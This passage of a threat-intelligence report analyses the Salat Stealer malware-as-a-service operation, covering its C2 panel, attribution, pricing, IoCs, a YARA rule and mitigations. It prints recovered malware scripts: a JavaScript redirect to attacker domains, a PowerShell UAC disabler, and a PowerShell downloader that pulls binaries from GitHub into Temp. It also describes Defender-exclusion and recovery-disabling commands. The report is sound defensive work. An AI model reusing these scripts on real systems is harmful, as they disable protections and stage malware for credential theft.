
The script performs live checks on hardcoded domains—such as webrat.in, webrat.ru, webrat.su, and webrat.top—by querying their /alive.php endpoints. If a domain responds with "im alive" or returns valid script content, the victim is seamlessly redirected to that domain's active login page.

```
C:\Users\WDAGUtilityAccount>curl https://webr.at/transferCookie.php

<script>
(async ()=>{
        for (const link of ["webrat.in", "webrat.ru", "webrat.su", "webrat.top"]) {
                try {
                        var req = await fetch("https://" + link + "/alive.php");
                        var text = await req.text();
                        if (text.trim().includes("im alive")) {
                                window.location.href = "https://"+link+"/login/";
                                return;
                        }
                } catch (error) {
                }
    }
        for (const link of ["webrat.in", "webrat.ru", "webrat.su", "webrat.top"]) {
        try {
                        var req = await fetch("https://" + link + "/");
                        var text = await req.text();
                        if (text.trim().startsWith("<script")) {
                                window.location.href = "https://"+link+"/login/";
                                return;
                        }
        } catch (error) {
                console.error("Error fetching:", error);
        }
    }
})()
</script>
```

Remote Command Execution and Built-in Script Modules

The command-and-control panel provides functionality to remotely execute custom PowerShell scripts on compromised systems. In addition to custom commands, the panel includes several predefined scripts designed to automate malicious tasks. These include:

- Defender Excluder – Adds malware directories to Windows Defender exclusions.
- Disable Reset – Prevents users from resetting or recovering the system.
- Important Files Loader – enabling the attacker to download and execute additional malware or tools on the compromised system as needed.
- UAC Disabler – Disables User Account Control to bypass privilege prompts.




Defender Excluder

The PowerShell script uses the Add-MpPreference cmdlet to silently add multiple directory exclusions to Windows Defender. These exclusions cover critical folders such as:

- Program Files
- Program Files (x86)
- AppData
- LocalAppData

By excluding these directories, the script ensures that any malicious files, including the stealer, residing in these locations remain undetected by antivirus scans, allowing the malware to operate stealthily.



Disable Reset

The “Disable Reset” script executes the command reagentc /disable, which disables the Windows Recovery Environment (WinRE). This prevents users from accessing built-in recovery options, such as “Reset this PC,” effectively blocking their ability to restore the system to a clean state after infection.

UAC Disabler

The “UAC Disabler” PowerShell script disables the Windows User Account Control by modifying the registry key HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System and setting the EnableLUA value to 0. This removes UAC prompts that typically prevent unauthorized changes, allowing the malware to perform administrative tasks without requiring user approval.

UAC disabler

```powershell
# This script disables User Account Control
$uacPath = "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System"
$uacProperty = "EnableLUA"
Set-ItemProperty -Path $uacPath -Name $uacProperty -Value 0
```


Important Files Loader

This PowerShell script functions as a downloader, retrieving multiple external binaries from GitHub (user “websalat”) and saving them into the system’s temporary directory. It downloads files such as 7z.dll, 7z.exe, MSTSCLib.dll, AxMSTSCLib.dll, and ffmpeg.exe using the System.Net.WebClient object. The script only downloads each file if it is not already present locally. By dynamically staging these dependencies in the Temp folder, the malware minimizes its size and reduces detection risk by avoiding bundling all components within the main payload.

Important files loader

```powershell
# This script loads important files
$tempPath = [System.IO.Path]::GetTempPath()

$files = @(
    @{ Url = "https://raw.githubusercontent.com/websalat/7z_binaries/refs/heads/main/7z.dll"; Path = "$tempPath\7z.dll" },
    @{ Url = "https://raw.githubusercontent.com/websalat/7z_binaries/refs/heads/main/7z.exe"; Path = "$tempPath\7z.exe" },
    @{ Url = "https://https://raw.githubusercontent.com/websalat/MSTSCLib_binaries/refs/heads/main/MSTSCLib.dll"; Path = "$tempPath\MSTSCLib.dll" },
    @{ Url = "https://raw.githubusercontent.com/websalat/MSTSCLib_binaries/refs/heads/main/AxMSTSCLib.dll"; Path = "$tempPath\AxMSTSCLib.dll" },
    @{ Url = "https://github.com/websalat/ffmpeg_binary_upx/releases/download/1/ffmpeg.exe"; Path = "$tempPath\ffmpeg.exe" }
)

$webClient = New-Object System.Net.WebClient

foreach ($file in $files) {
    if (-Not (Test-Path $file.Path)) {
        try {
            $webClient.DownloadFile($file.Url, $file.Path)
        }
        catch {
        }
    }
    else {
    }
}

$webClient.Dispose()
```

The “Friends” section of the control panel lists several subscribers involved in distributing the malware, including users named FriDMan, Glagol, and abobka.




Victim Sharing and Access Control


In the Victim Access section, threat actors can share infected systems with each other to streamline their operations. The panel shows that the user “aboba” has shared a total of 2,304 victims and currently controls 12 active infected systems. This indicates that the platform may facilitate the trading or transferring of compromised machines among different threat actors.

EXTERNAL THREAT LANDSCAPE MANAGEMENT

The Salat Stealer malware was first identified in August 2025 and is distributed through a centralized administrative panel accessible via a login portal (http[:]//62[.]109[.]0[.]189/login/).




This panel provides threat actors with capabilities such as user management, payload building, notifications, and subscription controls, reflecting a fully developed Malware-as-a-Service (MaaS) model. The commercialization and accessibility of such platforms highlight the growing maturity and professionalization of cybercriminal ecosystems. The panel, managed and sold by NyashTeam and Kapchenka, includes features such as a dashboard, user list, builder, notifications, script manager, community, subscription management, and settings—indicating a Malware-as-a-Service (MaaS) business model.




Attribution and Threat Actor Ecosystem

The infrastructure supporting Salat Stealer operations is managed by threat actors with strong ties to Russian-speaking cybercriminal communities. The operational model involves not only malware development but also distribution, customer support, and monetization through subscription-based services.



Telegram bots are leveraged for customer engagement, technical assistance, and payment facilitation, further reinforcing the structured nature of these criminal enterprises.





MaaS Expansion and Service Offerings


Since at least 2022, the actors behind this ecosystem have expanded into broader MaaS services, offering additional malware families such as remote access trojans and data-stealing tools. Subscriptions to these tools are deliberately priced at low rates, making them affordable to less-skilled cybercriminals. A monthly subscription to WebRat, a tool designed to steal browser data such as passwords, cookies, and autofill details, is priced at 1,199 rubles, while hosting services are offered at 999 rubles for a two-month period. Payments are facilitated through Russian payment platforms and cryptocurrency wallets. This pricing strategy significantly widens the threat landscape by enabling entry-level attackers to access advanced malware capabilities that would otherwise be cost-prohibitive.

Distribution Channels and Social Engineering

A critical component of this MaaS ecosystem is its reliance on mainstream platforms for malware delivery. Attackers exploit YouTube through fake or compromised accounts to advertise game cheats, software cracks, and bots. Links embedded in video descriptions redirect victims to file-sharing services hosting malware-laden archives. Similarly, other open-source repositories are abused to distribute malicious software disguised as legitimate utilities or cracked versions of commercial applications. These techniques exploit the trust users place in popular platforms and reflect a broader trend of social engineering-driven malware propagation.








Infrastructure and Domain Operations

The MaaS operators maintain extensive infrastructure to support malware distribution and hosting services. More second-level domains have been registered, with distinctive naming conventions incorporating variations of their group branding and malware family names. This infrastructure possibly supports both opportunistic targeting of individuals and strategic campaigns against organizations.



Source: Open source

Assessment: With high confidence, Salat Stealer operations can be attributed to Russian-speaking threat actors associated with NyashTeam and Kapchenka. The infrastructure setup, Telegram-based support, code comments, and commercial distribution model exemplify the growing sophistication of criminal MaaS ecosystems, reinforcing Salat Stealer's status as an active and evolving threat with significant financial and security implications for both individuals and organizations.

CONCLUSION

Salat Stealer exemplifies the growing sophistication of Malware-as-a-Service ecosystems, blending advanced persistence, evasion, and data theft techniques with resilient C2 operations. Its ability to harvest browser credentials, cryptocurrency assets, and session data poses significant risks to individuals and enterprises alike. With confirmed links to Russian-speaking threat actors, the malware's accessibility and low-cost subscriptions amplify its reach. Proactive defense through layered security controls, continuous monitoring, and informed user practices remains critical to mitigating this evolving threat.

MITRE ATTACK FRAMEWORK

Tactic	ID	Technique
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
Persistence	T1053.005	Scheduled Task/Job: Scheduled Task

Persistence	T1543.003	Create or Modify System Process: Windows Service
Defense Evasion	T1027.002	Obfuscated Files or Information: Software Packing
Defense Evasion	T1564.003	Hide Artifacts: Hidden Window
Credential Access	T1555.003	Credentials from Password Stores: Credentials from Web Browsers
Credential Access	T1555.005	Credentials from Password Stores: Password Managers
Credential Access	T1003	OS Credential Dumping
Discovery	T1057	Process Discovery
Discovery	T1012	Query Registry
Discovery	T1016	System Network Configuration Discovery
Execution	T1129	Shared Modules
Execution	T1202	Indirect Command Execution
Defense Evasion	T1562.001	Impair Defenses: Disable or Modify Tools
Collection	T1185	Browser Session Hijacking
Impact	T1486	Data Encrypted for Impact

List of IoCs:

No	Indicator	Remarks
1.	8b94f5fa94f35e5ba47ce260b009b34401c5c54042d7b7252c8c7d13bf8d9f05	Block
2.	http[:]//62[.]109[.]0[.]189/login/	
3.	http://nyash[.]team/	Block
4.	552e1c2ed502f652d5cd1c70fee7a81d0269d1ad6db96ad21344ff4e1e3620d5	Block
5.	Salat[.]cn	Block
6.	Posholnahuy[.]ru	Block
7	Pidorasina[.]ru	Block
8.	Webr[.]at	Block
9.	Webrat[.]su	Block
10.	Webrat[.]in	Block
11.	Webrat[.]top	Block

YARA RULES

```
rule Salat_Infostealer
{
meta:
```

```
description = “Detects SalatStealer”
author = “CYFIRMA Threat Research”
date = “2025-09-04”
malware_family = “SalatStealer”
threat_type = “Infostealer”
confidence = “High”
md5 = “276ff69704019d7b8491059ea9445a81”

strings:
// Known IoCs
$domain1 = “nyash.team”
$ip1 = “62.109.0.189”
$domain3 = “salat.cn”
$domain4 = “posholnahuy.ru”
$domain5 = “pidorasina.ru”
$domain6 = “webr.at”
$domain7 = “webrat.su”
$domain8 = “webrat.in”
$domain9 = “webrat.top”

// File and API strings seen after unpacking
$s1 = “UPX!” ascii // Packer signature
$s2 = “nyashsupbot” ascii wide
condition:
any of ($s*) and any of ($domain*,$ip1)
}
```

Recommendations and Mitigation

Endpoint Protection & Monitoring

- Deploy advanced endpoint detection and response (EDR) solutions capable of detecting packed executables (e.g., UPX) and monitoring suspicious persistence mechanisms, such as registry Run keys and scheduled tasks.
- Enable real-time behavioral monitoring to identify anomalous process creation or suspicious files.

Network Security Controls

- Implement strict outbound traffic monitoring to detect and block connections to suspicious or malicious IP addresses.
- Configure intrusion detection/prevention systems (IDS/IPS) with updated signatures and YARA rules to flag credential-stealing activity and cryptocurrency-related extension indicators.

System Hardening

- Restrict permissions for creating or modifying scheduled tasks and registry Run keys to limit malware persistence.
- Regularly audit Windows Defender configurations to ensure exclusions are not tampered with by unauthorized processes.

User Awareness & Policy

- Conduct targeted awareness training on phishing and social engineering, as initial infection vectors are often email attachments or drive-by downloads.
- Encourage the use of hardware wallets or secured vaults for cryptocurrency storage instead of browser-based extensions.

Incident Response & Recovery

- Establish an incident response playbook specifically for credential-stealing malware to ensure timely containment, eradication, and recovery.
- Regularly back up critical user data and system configurations to support rapid restoration in the event of compromise.
- Ensure proper forensic logging and retention to track indicators of compromise (IoCs) such as registry keys, file hashes, and network artifacts.

